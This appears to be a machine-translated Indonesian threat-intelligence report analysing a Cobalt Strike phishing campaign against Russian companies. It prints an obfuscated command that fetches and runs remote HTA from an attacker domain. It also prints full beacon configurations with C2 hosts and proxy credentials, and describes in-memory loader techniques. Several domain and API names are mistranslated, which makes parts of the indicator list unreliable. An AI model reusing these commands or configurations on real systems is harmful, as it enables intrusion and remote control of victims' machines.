Operasi FrostBeacon: Kampanye Serangan Kobalt Multi-Klaster Menargetkan Rusia
Konten
- Pengantar
- Target Utama
- Fokus Geografis
- Industri yang Terkena Dampak
- Klaster LNK
- Akses Awal: Pengiriman Arsip
- Email Phishing dan Umpan
- Loader LNK dan HTA Berbahaya
- Muatan PowerShell yang Disamarkan
- Gugus CVE
- Email Phishing
- Merangkai CVE
- Infrastruktur dan Atribusi
- Kesimpulan
- Seqrite Proteksi
- IOC
- TTP MITRE
- penulis
Pengantar
Seqrite Labs telah mengidentifikasi kampanye malware yang ditargetkan, yang dilacak sebagai Operasi FrostBeacon, yang mengirimkan beacon Cobalt Strike ke perusahaan-perusahaan di Federasi Rusia. Email phishing menunjukkan bahwa kelompok ancaman tersebut bermotivasi finansial dan menargetkan organisasi yang bertanggung jawab atas pembayaran, kontrak, rekonsiliasi, dan risiko hukum. Lebih dari 20 file infeksi awal telah diamati di mana intrusi tersebut bergantung pada rantai infeksi berlapis dengan dua kluster berbeda; satu menginfeksi melalui file arsip phishing yang berisi file pintasan berbahaya. Kluster kedua memanfaatkan kerentanan injeksi templat CVE-2017-0199 dan bahkan merantainya dengan kerentanan Equation Editor lama lainnya, CVE-2017-11882.
Kedua klaster memicu eksekusi HTA jarak jauh untuk meluncurkan pemuat PowerShell yang disamarkan, yang mampu mendekripsi dan menjalankan shellcode di memori, yang mengarah pada penerapan Cobalt Strike. Ekosistem penyerang memanfaatkan beberapa domain yang dikendalikan Rusia yang dikonfigurasi sebagai titik akhir perintah dan kontrol bersama dengan profil Cobalt Strike yang fleksibel dan dapat disesuaikan. Beberapa rantai infeksi dalam setiap klaster telah diamati, beberapa di antaranya telah terlihat secara langsung oleh banyak peneliti tahun ini. Blog ini menyediakan analisis komprehensif tentang alur kerja infeksi dari beberapa klaster, infrastruktur terkait yang diburu bersama muatan, dan teknik yang digunakan oleh penyerang.
Target Utama
Fokus Geografis
- Federasi Rusia
Industri yang Terkena Dampak
Perusahaan B2B di bidang logistik, produksi industri, konstruksi, dan pasokan teknis, dengan fokus pada:
- departemen keuangan
- Departemen hukum
- Kotak surat info perusahaan
Klaster LNK
Akses Awal: Pengiriman Arsip

Rantai infeksi dimulai dengan penyebaran arsip melalui lampiran email phishing.
Nama file : рекламация.zip
MD5 : 7096141a5b480e793e9a890b84ebaee2 Dimodifikasi : 2025-11-05 23:15:22 Pertama Kali Dilihat : 2025-11-06 00:08:46 UTC (Rusia)
Nama, cap waktu, dan telemetri pertama yang terlihat menetapkan fokus geografis yang jelas, kampanye ini secara langsung menargetkan pengguna di Federasi Rusia . File ZIP berisi dua komponen:
- Buku kerja Excel yang menipu dimaksudkan agar tampak sah
- File LNK berbahaya menyamar sebagai dokumen PDF
Email Phishing dan Umpan
Kami mencari lebih banyak berkas infeksi awal berdasarkan nama berkas Rusia dari berkas arsip "рекламация" karena tidak ada email phishing di dalamnya. Hal ini menghasilkan total 5 berkas dan beberapa rantai infeksi lagi beserta beberapa email menarik.

Dalam satu rantai infeksi, sebuah email phishing telah teridentifikasi yang dikirim dari ID email: "Kristina.Yasnova@art[.]cse[.]ru" seperti yang terlihat pada gambar di bawah. Arsip RAR berisi umpan dan berkas pintasan dengan cara yang serupa.


Email-email tersebut berkisar pada pembayaran kontrak, sengketa hukum, penagihan utang, arbitrase, dan permintaan rekonsiliasi transaksi. Hal ini umum terjadi di sektor-sektor di mana pembayaran B2B dan kontrak jangka panjang lazim. Taktik ini konsisten dengan kampanye rekayasa sosial di mana penyerang mengandalkan kepercayaan korban terhadap nama-nama dokumen yang tampak familiar, terutama yang ditulis dalam bahasa ibu mereka. Kata "сводная" diterjemahkan sebagai lembar ringkasan/konsolidasi , yang umum digunakan dalam konteks logistik, keuangan, dan pelaporan. Dalam beberapa file arsip, terdapat dokumen yang tidak dibuka tetapi tampaknya dimaksudkan sebagai umpan yang tidak menunjukkan pernyataan rekonsiliasi apa pun, melainkan hanya pelacak tekanan darah.
Loader LNK dan HTA Berbahaya
Filename: рекламация.pdf.lnk
MD5: 16ae36df5bee92d8c4cae8e17583a2c9
File LNK disamarkan agar menyerupai dokumen PDF melalui format ekstensi ganda. Nama file “рекламация” berarti klaim/pengaduan , yang sekali lagi sesuai dengan daya tarik email berorientasi bisnis. Saat pengguna mengklik dua kali file tersebut, perintah berikut akan dijalankan melalui cmd.exe:
· /c powershell -WindowStyle Tersembunyi -Perintah m^s^h^t^a^ ^h^t^t^p^s^:^/^/^e^z^s^t^a^t^.^r^u^/^f^l^o^w^e^r^s^f^o^r^l^o^v^e^.^g^i^f

Rantai eksekusi mengungkapkan beberapa perilaku berbahaya yang jelas. PowerShell diluncurkan dalam mode jendela tersembunyi , mencegah munculnya prompt yang dapat memberi peringatan kepada pengguna. Penyerang memicu mshta.exe melalui pengaburan tingkat karakter (m^s^h^t^a) untuk menghindari deteksi langsung. Segera setelah eksekusi, skrip tersebut terhubung ke URL jarak jauh untuk mengambil muatan tahap selanjutnya. File LNK tidak pernah membuka dokumen umpan lokal apa pun , memungkinkan infeksi berlangsung secara diam-diam di latar belakang. URL dalam file LNK adalah:
- hxxps://ezstat[.]ru/bungauntukcinta.gif
Meskipun muncul sebagai gambar GIF, sumber daya ini bertindak sebagai tahap pengalihan atau pemuat. Ketika mshta.exe mengaksesnya, server merespons dengan mengirimkan komponen berbahaya yang sebenarnya:
· hxxps://valisi[.]ru/dosing.hta
File HTA bertindak sebagai komponen eksekusi inti pada tahap awal serangan, memanfaatkan hak akses skrip Windows sepenuhnya melalui mshta.exe , memungkinkan eksekusi skrip secara diam-diam tanpa batasan.

Setelah dipicu, HTA merekonstruksi beberapa blok yang dikodekan Base64 menjadi skrip PowerShell yang dikompresi gzip, mempersiapkan lingkungan untuk pengiriman muatan tahap berikutnya, dan memulai eksekusi melalui logika tertanam. Pengodean berlapis ini menyebabkan pengaburan, menghambat analisis statis, dan memastikan bahwa rantai serangan berjalan lancar sekaligus menghindari deteksi dini.
Muatan PowerShell yang Disamarkan
Tahap PowerShell terakhir menjalankan beberapa fungsi utama. Tahap ini mengimplementasikan urutan obfuscation tiga lapis, yang setiap langkahnya sengaja dirancang untuk menunda paparan logika berbahaya. Lapisan pertama adalah string Base64 yang dikompresi dengan gzip, tertanam di dalam MemoryStream. Setelah didekode dan didekompresi, skrip PowerShell tahap kedua akan dihasilkan. Skrip ini memiliki dua fungsi utama:
- func_get_proc_address: : secara dinamis menyelesaikan alamat API Windows yang tidak terkelola dengan menyalahgunakan kelas internal .NET Microsoft.Win32.UnsafeNativeMethods, dan khususnya metodenya DapatkanModulTangani ke DapatkanProcAddress.
- func_get_delegate_type: : membangun tipe delegasi runtime menggunakan System.Reflection.Emit untuk memungkinkan eksekusi penunjuk fungsi sebagai delegasi terkelola.
Peran mereka adalah membangun kerangka kerja eksekusi dalam memori yang lengkap, yang memungkinkan pemuat untuk memanggil API tanpa deklarasi pemanggilan dan tanpa menulis artefak apa pun ke disk.

Di dalam skrip tahap kedua ini terdapat lapisan ketiga dan terakhir: sebuah blob yang dikodekan Base64 yang disimpan dalam variabel $v_code. Setelah dekode, skrip melakukan operasi XOR byte demi byte dengan kunci 35. Ini menghasilkan buffer shellcode mentah dan kemudian skrip mengalokasikan memori yang dapat dieksekusi menggunakan VirtualAlloc dengan parameter yang benar untuk alokasi RWX (tipe alokasi 0x3000 dan flag proteksi 0x40).
Shellcode yang telah didekripsi disalin dan dieksekusi melalui penunjuk fungsi yang dihasilkan secara dinamis. Shellcode akhir ini adalah loader Cobalt Strike Beacon , yang melengkapi rantai eksekusi tanpa file multi-tahap. Kombinasi kompresi, Base64 bertingkat, pengkodean XOR, resolusi API dinamis, dan eksekusi langsung dalam memori selaras dengan teknik terkini yang dirancang untuk menghindari AMSI, melewati instrumentasi EDR, dan menghindari deteksi berbasis disk sepenuhnya.

Pembongkaran tersebut merupakan shellcode Windows x86 yang umum terlihat pada suar malware yang mengimplementasikan pemuat reflektif yang secara dinamis menyelesaikan API Win32 tanpa impor dengan menelusuri PEB, menemukan kernel32.dll, dan melakukan hashing nama fungsi yang diekspor menggunakan algoritma ROR-13. Hal ini bertujuan untuk mendapatkan pointer ke fungsi LoadLibraryA, GetProcAddress, VirtualAlloc, WinInet, dan panggilan sistem lainnya.

Setelah menyelesaikan rangkaian API-nya, ia memuat wininet.dll , dan membangun saluran perintah dan kontrol berbasis HTTP yang menyamar sebagai lalu lintas web normal menggunakan header dan string jalur yang disamarkan menyerupai file jQuery, mengalokasikan memori RWX, mengunduh muatan sekunder secara bertahap, menuliskannya ke wilayah yang dialokasikan, dan mentransfer eksekusi ke kode yang baru diterima; secara fungsional menjadikannya suar malware bertahap yang dirancang untuk eksekusi perintah jarak jauh, pengiriman muatan, dan kontrol berkelanjutan atas host yang dikompromikan. Konfigurasi stager adalah sebagai berikut:
{'CobaltStrikeStager': {'raw': [{'netloc': 'update.ecols.ru', 'path': '/jquery-3.3.1.slim.min.js', 'port': 8443, 'headers': {'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9, / ;q=0.8′, 'Accept-Language': 'en-US,en;q=0.5', 'Referer': ' http://code.jquery.com/' , 'Accept-Encoding': 'gzip, deflate', 'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}, 'inet_flags': ['INTERNET_FLAG_RELOAD', 'INTERNET_FLAG_NO_CACHE_WRITE', 'INTERNET_FLAG_SECURE', 'INTERNET_FLAG_KEEP_CONNECTION', 'INTERNET_FLAG_IGNORE_CERT_DATE_INVALID', 'INTERNET_FLAG_IGNORE_CERT_CN_INVALID', 'INTERNET_FLAG_NO_UI'], 'watermark': 987654321, 'type': 'HTTPS'}]}} {“Headers”: “Accept: text/html,application/xhtml+xml,application/xml;q=0.9, / ;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nReferer: hxxp://code.jquery.com/\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\n”, “Type”: “Unduhan Metasploit”, “URL”: “hxxp://update.ecols.ru/jquery-3.3.1.slim.min.js”}
Bagian ini merepresentasikan stager Cobalt Strike yang menyamar sebagai unduhan CDN JS, yang merupakan hal umum untuk pemuat tahap pertama yang mengambil muatan melalui HTTP(S) tersembunyi, mencoba menyatu dengan lalu lintas web. Konfigurasi di bawah ini menunjukkan profil yang jauh lebih mendalam: suar HTTPS yang dikonfigurasi sepenuhnya. Beberapa detail penting:
- Pasca-pemrosesan termasuk dekode URL Base64 & XOR untuk pengaburan muatan
- Proksi dan kredensial yang dikodekan secara keras
- Proses injeksi menggunakan NtMapViewOfSection
{‘CobaltStrikeBeacon’: {‘raw’: [{‘BeaconType’: [‘HTTPS’], ‘Port’: 8443, ‘SleepTime’: 45000, ‘MaxGetSize’: 2801745, ‘Jitter’: 37, ‘MaxDNS’: ‘Not Found’, ‘PublicKey’: ‘30819f300d06092a864886f70d010101050003818d003081890281810084fcb90f0cb2f1dbe9de6913412e0a42fedd862c395c36c63006921d1eb5fe2860296e99283284318e84109d27ec8a17146ef21241c8012ec2ccd553b61663454d369b35189df81c8b0636513c4e9d97850e675bc3fb888bff30af985a21e5564f55c5be5275010d9b874f2a06b001ade04a3b5274bdacc1e6b8e239338f1165020301000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000’, ‘C2Server’: ‘update.ecols.ru,/jquery-3.3.1.min.js’, ‘UserAgent’: ‘Not Found’, ‘HttpPostUri’: ‘/jquery-3.3.2.min.js’, ‘Malleable_C2_Instructions’: [‘Remove 1522 bytes from the end’, ‘Remove 84 bytes from the beginning’, ‘Remove 3931 bytes from the beginning’, ‘Base64 URL-safe decode’, ‘XOR mask w/ random key’], ‘HttpGet_Metadata’: ‘Not Found’, ‘HttpPost_Metadata’: ‘Not Found’, ‘SpawnTo’: ‘00000000000000000000000000000000’, ‘PipeName’: ‘Not Found’, ‘DNS_Idle’: ‘Not Found’, ‘DNS_Sleep’: ‘Not Found’, ‘SSH_Host’: ‘Not Found’, ‘SSH_Port’: ‘Not Found’, ‘SSH_Username’: ‘Not Found’, ‘SSH_Password_Plaintext’: ‘Not Found’, ‘SSH_Password_Pubkey’: ‘Not Found’, ‘HttpGet_Verb’: ‘GET’, ‘HttpPost_Verb’: ‘POST’, ‘HttpPostChunk’: 0, ‘Spawnto_x86’: ‘%windir%\syswow64\dllhost.exe’, ‘Spawnto_x64’: ‘%windir%\sysnative\dllhost.exe’, ‘CryptoScheme’: 0, ‘Proxy_Config’: ‘hxxp://45.147.14.106:62900’, ‘Proxy_User’: ‘MxvNcQHY’, ‘Proxy_Password’: ‘3uuN9iwg’, ‘Proxy_Behavior’: ‘Use proxy server’, ‘Watermark’: 987654321, ‘bStageCleanup’: ‘False’, ‘bCFGCaution’: ‘False’, ‘KillDate’: 0, ‘bProcInject_StartRWX’: ‘False’, ‘bProcInject_UseRWX’: ‘False’, ‘bProcInject_MinAllocSize’: 17500, ‘ProcInject_PrependAppend_x86’: [‘9090’, ”], ‘ProcInject_PrependAppend_x64’: [‘9090’, ”], ‘ProcInject_Execute’: [‘ntdll:RtlUserThreadStart’, ‘CreateThread’, ‘NtQueueApcThread-s’, ‘CreateRemoteThread’, ‘RtlCreateUserThread’], ‘ProcInject_AllocationMethod’: ‘NtMapViewOfSection’, ‘bUsesCookies’: ‘True’, ‘HostHeader’: ”}]}} {“BeaconType”: [“HTTPS”], “Port”: 8443, “SleepTime”: 45000, “MaxGetSize”: 2801745, “Jitter”: 37, “C2Server”: “update.ecols.ru,/jquery-3.3.1.min.js”, “HttpPostUri”: “/jquery-3.3.2.min.js”, “Malleable_C2_Instructions”: [“Remove 1522 bytes from the end”, “Remove 84 bytes from the beginning”, “Remove 3931 bytes from the beginning”, “Base64 URL-safe decode”, “XOR mask w/ random key”], “HttpGet_Verb”: “GET”, “HttpPost_Verb”: “POST”, “HttpPostChunk”: 0, “Spawnto_x86”: “%windir%\syswow64\dllhost.exe”, “Spawnto_x64”: “%windir%\sysnative\dllhost.exe”, “CryptoScheme”: 0, “Proxy_Config”: “hxxp://45.147.14.106:62900”, “Proxy_User”: “MxvNcQHY”, “Proxy_Password”: “3uuN9iwg”, “Proxy_Behavior”: “Use proxy server”, “Watermark”: 987654321, “bStageCleanup”: “False”, “bCFGCaution”: “False”, “KillDate”: 0, “bProcInject_StartRWX”: “False”, “bProcInject_UseRWX”: “False”, “bProcInject_MinAllocSize”: 17500, “ProcInject_PrependAppend_x86”: [“kJA=”, “Empty”], “ProcInject_PrependAppend_x64”: [“kJA=”, “Empty”], “ProcInject_Execute”: [“ntdll:RtlUserThreadStart”, “CreateThread”, “NtQueueApcThread-s”, “CreateRemoteThread”, “RtlCreateUserThread”], “ProcInject_AllocationMethod”: “NtMapViewOfSection”, “bUsesCookies”: “True”, “HostHeader”: “”}
Lebih banyak lagi file infeksi semacam itu yang menggunakan serangkaian domain dan stager yang berbeda diamati yang memicu proses MSHTA melalui PowerShell, untuk akhirnya mendekode dan memuat shellcode dalam memori untuk menyebarkan suar Cobalt Strike.
Gugus CVE
Pada klaster kedua, kami mengidentifikasi bahkan berkas DOCX yang dikirim sebagai lampiran phishing. Hal ini mengeksploitasi kerentanan umum CVE-2017-0199 untuk memicu penyunting persamaan yang menyebabkan eksekusi berkas HTA jarak jauh.
Email Phishing

Email phishing dalam kasus ini mengklaim sebagai tuntutan hukum untuk pelunasan utang. Email tersebut menyatakan bahwa jika pembayaran tidak diterima sebelum 14 Maret 2025, mereka akan mengajukan klaim ke Pengadilan Arbitrase Khabarovsk untuk mendapatkan kembali dana yang telah jatuh tempo, termasuk denda dan bunga. Pesan tersebut mengutip ketentuan spesifik dari kontrak yang diduga dan meminta pernyataan rekonsiliasi yang telah ditandatangani dan disertifikasi, dokumen asli untuk dikirimkan ke alamat resmi mereka, dan untuk menyimpan jejak korespondensi email.

Email lain dengan struktur serupa menyebutkan tenggat waktu pembayaran dan wilayah hukum yang berbeda. Email tersebut menyatakan pembayaran diakui berdasarkan tanggal transfer bank, sesuai perjanjian kontrak, dan diakhiri dengan blok tanda tangan terperinci yang menyertakan data rekening bank.


Lebih banyak email serupa telah diamati yang jelas menunjukkan templat phishing massal, yang digunakan kembali secara manual atau otomatis. Di dalam lampiran dokumen berbahaya рекламация.docx , file word/settings.xml.rels berisi relasi attachedTemplate yang merujuk pada templat eksternal yang dihosting di aquacomplect[.]ru seperti yang ditunjukkan di bawah ini:

Konfigurasi ini menyebabkan Microsoft Word meminta dan memuat templat jarak jauh selama inisialisasi dokumen. Templat yang dirujuk secara eksternal tersebut konsisten dengan teknik eksploitasi yang terkait dengan CVE-2017-0199 , di mana penyerang menyematkan URL jarak jauh untuk mengirimkan muatan sekunder (umumnya HTA atau malware berbasis skrip) tanpa memerlukan makro. Oleh karena itu, keberadaan domain aquacomplect.ru mengkonfirmasi penggunaan injeksi templat jarak jauh oleh dokumen sebagai bagian dari rantai infeksinya. Dalam satu rantai, kami mengidentifikasi entitas HTML yang dikodekan dalam format heksadesimal yang mengunduh file RTF yang dapat berisi makro tersemat atau muatan eksploitasi melalui objek OLE.

Merangkai CVE

Di sebagian besar rantai, kami mengamati dokumen mengunduh berkas RTF yang mengeksploitasi kerentanan lama lainnya, CVE-2017-11882, di Equation Editor. Bahkan bertahun-tahun kemudian, pelaku ancaman masih mencoba mengeksploitasi kerentanan ini meskipun telah dilakukan patch. Rantai serupa dari kedua kerentanan ini diamati di alam liar dengan CVE-2017-0199 digunakan untuk pengiriman, sementara CVE-2017-11882 digunakan untuk eksekusi berkas HTA jarak jauh setelah pengalihan, mirip dengan klaster LNK yang mengarah ke Cobalt Strike.
Bahkan pada tahun 2025, SideWinder merantai CVE spesifik ini yang menargetkan lembaga pemerintah tingkat tinggi di Asia Selatan (Sri Lanka, Bangladesh, Pakistan), di mana mereka menggunakan file Word/RTF berbahaya yang mengeksploitasi CVE-2017-0199 dan CVE-2017-11882 sebagai vektor infeksi awal.
Infrastruktur dan Atribusi
Berdasarkan URL stager Cobalt Strike “update[.]ecols[.]ru” yang mengunduh beacon terakhir, kami mencari yang serupa dan mengidentifikasi 40+ URL tersebut menggunakan kueri berikut.

Hal ini mendorong kami untuk melakukan kampanye tambahan dengan arsip dan berkas dokumen serupa, serta beberapa umpan dalam bahasa Rusia. Semua domain yang diamati terdaftar dengan penyedia Rusia, dan detail tanggal pembuatannya disebutkan di bawah ini.
| Domain | Penciptaan Tanggal | Pendaftar |
| insiden.zilab[.]ru | 2015-11-15T09:46:56Z | RU-PUSAT-RU |
| mcnn[.]ru | 2004-10-18T20:00:00Z | R01-RU |
| order.edrennikov[.]ru | 2007-08-26T20:00:00Z | RU-PUSAT-RU |
| cba.abc92[.]ru | 1999-10-26T15:07:24Z | RU-PUSAT-RU |
| forensik[.]jwork[.]ru | 2009-05-06T20:00:00Z | RD-RU |
| hostbynet[.]ru | 2017-04-09T21:43:46Z | R01-RU |
| moscable77[.]ru | 2019-03-26T11:32:10Z | REGRU-RU |
| gk-stst[.]ru | 2023-01-12T05:38:27Z | REGTIME-RU |
| kompleks air[.]ru | 2016-02-26T15:47:04Z | REGRU-RU |
| ezstat[.]ru | 2011-01-13T13:41:30Z | RU-PUSAT-RU |
| ekostroy33[.]ru | 2020-10-14T07:22:13Z | R01-RU |
| validasi[.]ru | 2016-03-11T10:14:40Z | REGRU-RU |
| bsprofi[.]ru | 2010-12-29T11:51:35Z | REGTIME-RU |
| iplis[.]ru | 2011-01-15T19:15:01Z | RU-PUSAT-RU |
| zetag[.]ru | 2015-12-18T09:47:12Z | RD-RU |
| lieri[.]ru | 2020-03-04T15:48:22Z | REGRU-RU |
| pompa dosis[.]ru | 2015-04-03T08:57:01Z | RD-RU |
| esetnod64[.]ru | 2023-08-14T16:38:10Z | REGRU-RU |
| yadro[.]ru | 2000-12-19T21:00:00Z | RU-PUSAT-RU |
| iplogger[.]ru | 2011-01-22T04:15:13Z | RU-PUSAT-RU |
| krona77[.]ru | 2018-12-19T11:06:01Z | BEGET-RU |
| bti25[.]ru | 2022-12-10T06:57:06Z | BEGET-RU |
| emec[.]su | 2015-06-05T16:01:05Z | RD-SU |
| gemme-cotti[.]ru | 2016-02-02T20:21:38Z | REGRU-RU |
Berdasarkan analisis kami, kami menilai bahwa pelaku ancaman adalah kelompok kejahatan siber berbahasa Rusia yang bermotivasi finansial berdasarkan email phishing dan targetnya. Kami mengamati adanya tumpang tindih TTP dan penargetan dengan Cobalt Group yang menargetkan lembaga keuangan di seluruh dunia, tetapi belum melihat keluarga malware spesifik yang digunakan oleh mereka dalam Operasi FrostBeacon kami.
Kesimpulan
